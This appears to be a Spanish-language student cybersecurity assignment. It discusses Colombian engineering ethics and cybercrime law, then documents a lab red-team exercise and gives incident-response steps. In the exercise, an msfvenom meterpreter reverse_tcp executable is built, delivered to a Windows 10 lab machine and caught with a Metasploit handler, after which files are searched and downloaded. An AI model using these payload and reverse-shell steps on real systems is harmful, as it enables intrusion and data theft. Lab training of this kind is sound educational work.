Igualmente se contraviene el Artículo 269F en razón a que el acuerdo obliga al receptor a no denunciar ante las autoridades competentes ninguna irregularidad o actividad sospechosa relacionadas con la apropiación de información de terceros.

Punto 3. El sueldo para los puestos de Red tema y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

R/ Una vez realizado el análisis previo sobre el contenido del acuerdo de confidencialidad de la organización HackerHouse, en el que se evidenciaron falencias con las cuales desde el mimo momento de la firma del acuerdo se estaría aceptando que la organización realiza actividades ilegales y sobre las cuales además se debe aceptar la total responsabilidad frente a posibles investigaciones eximiendo de responsabilidad a los representantes de la organización, razones por las cuales en caso que el

acuerdo no pueda ser modificado y ajustado a la legislación colombiana no aceptaría el contrato.

Adicionalmente es importante mencionar la limitante no debe ser únicamente por las cláusulas que se incluyen en el acuerdo de confidencialidad sino que también debe considerarse que el desarrollo de las funciones dentro de HackerHouse seguramente van a involucrar el que como profesionales pretendan que se desarrollen actividades violatorias de la normatividad y legislación que además de las consecuencias legales y penales generarían sanciones profesionales que pueden conllevar a incluso la limitación de poder volver a desempañarse como profesionales de ingeniería

El Código de Ética Profesional de COPNIA es el catálogo de las conductas profesionales que se exigen, se prohíben o que inhabilitan a los ingenieros en general y a las profesionales afines o auxiliares, es por tanto el marco legal del comportamiento profesional de cualquier ingeniero, por lo que el ejercicio profesional debe estar ajustado a sus disposiciones.

Así el Código de Ética Profesional de COPNIA con relación a las irregularidades encontradas en el acuerdo de confidencialidad referencia,

Capitulo II, "ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES. Son deberes generales de los profesionales los siguientes":

"f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;"

Capitulo II, "ARTÍCULO 34. PROHIBICIONES ESPECIALES A LOS PROFESIONALES RESPECTO DE LA SOCIEDAD. Son prohibiciones especiales a los profesionales respecto de la sociedad:

a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación;"

Capitulo II, "ARTÍCULO 35. DEBERES DE LOS PROFESIONALES PARA CON LA

DIGNIDAD DE SUS PROFESIONES. Son deberes de los profesionales de quienes trata este Código para con la dignidad de sus profesiones:

b) Respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones;"

Capítulo II, "ARTÍCULO 39. DEBERES DE LOS PROFESIONALES PARA CON SUS CLIENTES Y EL PÚBLICO EN GENERAL. Son deberes de los profesionales para con sus clientes y el público en general:

a) Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo;"

En el Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, se contemplan las faltas gravísimas contempladas en el artículo 53 de la Ley 842 de 2003, dentro de las cuales es importante hacer referencia de:

e) Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares;

f) Cualquier violación gravísima, según el criterio del Consejo respectivo, del régimen de deberes, obligaciones y prohibiciones que establecen el Código Ética y la presente ley.

Igualmente es importante tener presente que la violación comprobada a las disposiciones del Código de Ética Profesional, conlleva a la imposición de sanciones como las siguientes:

a) Amonestación Escrita, en el caso de las faltas leves.
b) Suspensión de la Matrícula Profesional por un término máximo de cinco años, dependiendo de la gravedad de la falta y de si el profesional tiene o no antecedentes disciplinarios.
c) La cancelación de la Matrícula Profesional, en el caso de las faltas gravísimas.

Por esto es importante tener presente que aunque la oportunidad laboral ofertada es con una de las consideradas mejores compañías a nivel mundial en temas de ciberseguridad para la aceptación o no de la propuesta no basta con el reconocimiento y prestigio que puedan tener sino que es más importante verificar los procedimientos que desarrollan y prestar especial a tención a las condiciones contractuales para constatar que se ajusten a la normatividad de manera que no se pueda llegar a poner en riesgo el desarrollo de la profesión a cambio de una remuneración onerosa.

Punto 4. Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

R/ Buggly la historia de la fachada Andrómeda

Según la información conocida corresponde a una operación militar que se hizo pública bajo el nombre de "Andromeda" y que se hizo mediática debido a las implicaciones sociales y políticas que trajo consigo, empezó como consecuencia de una operación de inteligencia militar que tenía como finalidad juntar hackers para identificar y aprovechar sus habilidades informáticas de bajo la fachada del hacking ético, con la finalidad de construir una comunidad de seguridad informática, por lo que organizaban sesiones de seguridad, compartían información y ponían a un grupo de personas a solucionar retos técnicos sin ninguna malicia aparente.

El lugar de encuentro era en una casona del barrio Galerías de la cuidad de Bogotá, en el que había computadores, equipos y redes sofisticados, salones y espacios amplios, videojuegos de todo tipo, hasta restaurante, por si fuera poco también organizaban fiestas de tatuadores, encuentros de paintball.

Todas esas bondades que ofrecían se convirtieron en la causa para que quienes frecuentaban el lugar y participaban de las actividades se cuestionaran como obtenían el dinero para adquirir y mantener este lugar con tantas comodidades.

Dentro de las actividades que se conoció adelantaban se tienen interceptaciones de llamadas, chats, correos electrónicos y pines de blackberry de personas relacionadas con la negociación del proceso de paz, políticos y civiles.

Esto confirma que la información es el activo más deseado en todos los escenarios civiles y políticos, información que no se limita a ningún medio especifico pudiendo ser física, digital y estando organizada y clasificada o no, toda vez que con base en estos datos se toma decisiones que pueden afectar a unos pocos o a muchos dependiendo el contexto particular.

Para la obtención de la información se valían de los conocimientos y técnicas que conocían los jóvenes que reclutaban hasta software de interceptaciones de uso exclusivo de gobiernos.

En el contexto legal corresponde a las autoridades determinar si se trató de una operación militar legal o si por el contrario corresponden a interceptaciones ilegales de comunicaciones, quedando en todo caso evidenciado el estrecho límite existente entre lo legal y lo ilegal así como lo ético y lo antiético que permite a los profesionales poner en práctica su conocimiento y experticia en tecnología para el bien o para causar daño a otras personas, organizaciones o incluso poner en riesgo la seguridad de un país.

EJECUCIÓN PRUEBAS DE INTRUSIÓN

Punto 1. Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

R/ NMAP es una herramienta de código abierto muy utilizada para la exploración de redes, la identificación de hosts y los servicios en una red, dentro de sus características se tienen:

- Escaneo de puertos: permite escanear una amplia gama de puertos en un host para encontrar los puertos abiertos, cerrados o filtrados, con lo que se pueden identificar servicios y aplicaciones que se ejecutan en un host determinado.

- Detección de sistemas operativos: permite detectar el sistema operativo que se está ejecutando en un host en función de las respuestas que recibe de las sondas enviadas durante el escaneo.

- Escaneo de redes: permite escanear redes enteras y descubrir los hosts que están activos e inactivos, permite igualmente identificar el sistema operativo del hosts y los servicios que se ejecutan en cada host.

- Detección de vulnerabilidades: detecta vulnerabilidades en los sistemas y servicios que se ejecutan en los hosts, mediante el uso de scripts personalizados que se ejecutan durante el escaneo y que buscan señales de vulnerabilidades conocidas.

- Personalización: ofrece una gran cantidad de opciones de personalización y configuración para que los usuarios lo adapten a sus necesidades específicas.

- Interfaz de usuario: se puede utilizar con por medio de línea de comandos y por medio de interfaz de usuario gráfica, la interfaz de usuario permite a seleccionar opciones de escaneo y visualizar los resultados en un formato sencillo.

Para el desarrollo de la actividad utilice scripts para comprobar vulnerabilidades:

- Auth: ejecuta todos sus scripts disponibles para autenticación

- Default: ejecuta los scripts básicos por defecto de la herramienta
- Discovery: recupera información del target o víctima
- External: script para utilizar recursos externos
- Intrusive: utiliza scripts que son considerados intrusivos para la víctima o target
- Malware: revisa si hay conexiones abiertas por códigos maliciosos o backdoors (puertas traseras)
- Safe: ejecuta scripts que no son intrusivos
- Vuln: descubre las vulnerabilidades más conocidas
- All: ejecuta absolutamente todos los scripts con extensión NSE disponibles

Metasploit es un marco de pruebas de penetración de código abierto utilizado para examinar la seguridad de los sistemas informáticos e identificar vulnerabilidades, proporciona una amplia variedad de herramientas y técnicas que permiten a los usuarios ejecutar pruebas de penetración y explotar vulnerabilidades, incluye módulos que permiten la identificación de vulnerabilidades, la generación de payloads y la ejecución de exploits.

Permite personalizar los módulos para adaptarse a las necesidades específicas de las pruebas de penetración de cada usuario, dentro de las opciones se tiene:

- Cifrar archivos del sistema.
- Escalar privilegios.
- Exfiltar información de la máquina.
- Ejecutar código de manera remota.
- Hacer un movimiento lateral por la red.
- Propagar malware en el sistema.

Punto 2. A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows 10 X64.

R/ La información del anexo 4 – escenario 3 que permitió identificar el fallo de seguridad fue:

El administrador de dicho equipo se percató que había creado un archivo con extensión .txt ubicado en el escritorio y el cual contenía los campos:

Nombre_estudiante_codigo_fecha_actividad, este archivo en mención ya no se encontraba en la ubicación descrita anteriormente.


El administrador de la computadora afectada menciona un dato bastante valioso para el equipo Red Team de HackerHouse y es que mediante un whatsapp web un compañero de trabajo le envió un archivo con el nombre PoCseminario.exe el cual procedió a descargar y a ejecutar en la computadora afectada.

- Tenía un S.O Windows 10 a 64 bits
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros)
- Contaba con un archivo de texto ubicado en el escritorio
- Recuerda haber ejecutado un archivo .exe con el nombre PoC_cedulaestudiante

Punto 3. ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿Qué puerto abre la aplicación específica en el anexo?

R/ Con el comando *sudo ifconfig* se identifica la ip de kali Linux


Ilustración 9 Verificación Ip en Kali Linux



Fuente: Elaboración propia

Para conocer la ip de Windows 10 utilizamos el comando *ipconfig*


Ilustración 10 Verificación Ip en Windows 10



Fuente: Elaboración propia

Con el comando nmap 192.168.1.88 de verifican los puertos que se encuentran abiertos


Ilustración 11 Escaneo de puertos con Nmap



Fuente: Elaboración propia

Con el comando sudo nmap –O 192.168.1.88 se verifica de manera remota la versión del sistema operativo y muestra los detalles encontrados si existe coincidencia en la consulta realizada en la base de datos que incluye más de 2600 huellas de sistemas operativos conocidos


Ilustración 12 Verificación sistema operativo de la maquina objetivo con Nmap



Fuente: Elaboración propia

Con el comando *msfconsole* se ejecuta el Metasploit con el cual se ejecutan los exploit

Ilustración 13 Ejecución de Metasploit en Kali Linux



Fuente: Elaboración propia

Punto 4. Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.


R/ Un shell inverso es una técnica utilizada en seguridad informática para obtener acceso a un sistema de manera remota, en el que en cambio de establecer una conexión directa desde el sistema atacante al sistema objetivo, el objetivo es quien inicia la conexión hacia el atacante, lo que se logra mediante la ejecución de un programa malicioso que es la encargada de establecer una conexión de red de vuelta al sistema atacante.

Cuando se establece la conexión, el atacante puede utilizar una línea de comandos remota en el sistema objetivo para realizar acciones maliciosas, como robar información, realizar cambios de configuración en el sistema objetivo o incluso instalar software malicioso adicional con el cual acceder a recursos adicionales.

La técnica del shell inverso es utilizada comúnmente debido a que permite a los atacantes evadir los sistemas de detección de intrusiones y los firewalls gracias a que utiliza una conexión de red de salida legítima desde el sistema objetivo hacia el atacante, utilizando comúnmente las conexiones en puertos generalmente habilitados como el 443, 80 ó 53.

Adicionalmente el Windows 10 se evidencio que tiene deshabilitados el firewall y Windows defender y no cuenta con antivirus lo que hace que el equipo objetivo se encuentre completamente desprotegido frente a cualquier ataque informático.

Ilustración 14 Diagrama del ataque




Fuente: Elaboración propia

En el diagrama se muestra la configuración y aplicaciones que se ejecutaron tanto en la maquita atacante como en la maquina objetivo y la manera en la que encontraban conectadas haciendo parte de la misma red.

Punto 5. Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

R/ Con el comando ping 192.168.1.90 verificamos la conexión desde la Windows 10 con Kali Linux


Ilustración 15 Validación conectividad de Windows 10 a Kali Linux



Fuente: Elaboración propia

Con el comando ping 192.168.1.88 validamos que exista desde Kali Linux con Windows 10

Ilustración 16 Validación conectividad de Kali Lunux a Windows 10




Fuente: Elaboración propia

Con el comando *msfvenom –p windows/x64/meterpreter/reverse_tcp –platform windows –a x64 LHOST=192.168.1.90 LPORT=445 -f exe >>*

/home/munoz/Descargas/PoC1049641233.exe se crea la carga útil msfvenom


Ilustración 17 Creación de carga útil msfvenom



Fuente: Elaboración propia

Verificamos que el archivo se creara correctamente.


Ilustración 18 Verificación creación de archivo



Fuente: Elaboración propia

Se envía el archivo con la carga útil creado con msfvenom a la maquina con Windows 10.


Ilustración 19 Descarga archivo con la carga útil en Windows 10



Fuente: Elaboración propia

Desde Kali Linux en una terminal con el comando *msfconsole* para ejecutar Meterpreter para hacer uso del exploit.

Ilustración 20 Ejección de Meterpreter



Fuente: Elaboración propia

Una vez ejecuta Meterpreter con los siguientes parámetros se configura el exploit por medio del Shell de reversa

Con el comando *use exploit/multi/handler* seleccionamos el expliot


Con el comando *set payload windows/x64/meterpreter/reverse_tcp* seleccionamos el payload con el que se creó el ejecutable

Con la instrucción *set lhost 192.168.1.88* se asigna la ip de la maquina atacante

Con la instrucción *set lport 445* se asigna el puerto por el que se realiza la comunicación con la maquina a vulnerar

Con el comando *exploit* se ejecuta el ataque

Ilustración 21 Ejecución del ataque



Fuente: Elaboración propia

Una vez establecida la comunicación entre la maquina objetivo y la maquina atacante con el uso de los comandos de Linux nos desplazamos por el directorio de archivos en búsqueda de información relevante que pueda ser sustraída de la maquina objetivo

Search: búsqueda de archivos como imágenes, documentos Word, KeePass o Excel, entre otros.

Download: permite descargar archivos desde la máquina vulnerada.

Cd: abreviatura de change directory y se utiliza para navegar por el directorio.

Ls: equivale a list y se utiliza para mostrar el contenido de un fichero.

Mkdir: corresponde a make directory y permite crear directorios.

Rmdir: para borrar un determinado directorio.

CONTENCIÓN DE ATAQUES INFORMÁTICOS

Punto 1. ¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

R/ Inicialmente atendería los siguientes cuestionarios con los cuales crear un contexto de lo ocurrido

- ✓ ¿El computador ha mostrado algún comportamiento anómalo?
- ✓ ¿Ha presentado bloqueos, reinicios o apagados improvistos?
- ✓ ¿Se registró alguna alerta por parte de los sistemas de seguridad como el antivirus o el firewall?
- ✓ ¿Algún usuario diferente al que tiene asignado el equipo ha tenido acceso a este?

Teniendo el contexto previo creado con las respuestas a los anteriores interrogantes, según el proceso establecido para la ejecución de análisis de incidentes de seguridad, se continúa realizando una investigación con las herramientas que se cuente en el momento, como las siguientes,

Firewall: permite validar las conexiones entrantes y salientes desde la maquina víctima, así como los puertos de comunicación a los que se intentaron comunicar, bytes enviados, conexiones a urls, entre otra información relevante sobre las conexiones web realizadas.

EDR: esta herramienta permite realizar un análisis forense completo del computador, permite una visualización completa de los procesos, apis, conexiones a ips establecidas, servicios, insumos para analizar de forma clara y concisa el evento generado.

Es importante tener en cuenta que el banco de trabajo no cuenta con la herramientas citadas por lo que se debe ejecutar un análisis haciendo uso de herramientas gratuitas como por ejemplo systernal, que es una herramienta gratuita que permite realizar una análisis forense estático de todos los procesos, conexiones, metadata, entre otros, que pueda estar involucrado en el computador atacado.

Es importante verificar que programas tiene instalados el computador atacado, con el propósito de descartar que el atacante hubiese instalado algún software dentro de la máquina, para proceder con su desinstalación

y evitar que siga recopilando información del equipo, continuar validando los eventos de seguridad de Windows, para saber que lograron hacer en el computador.

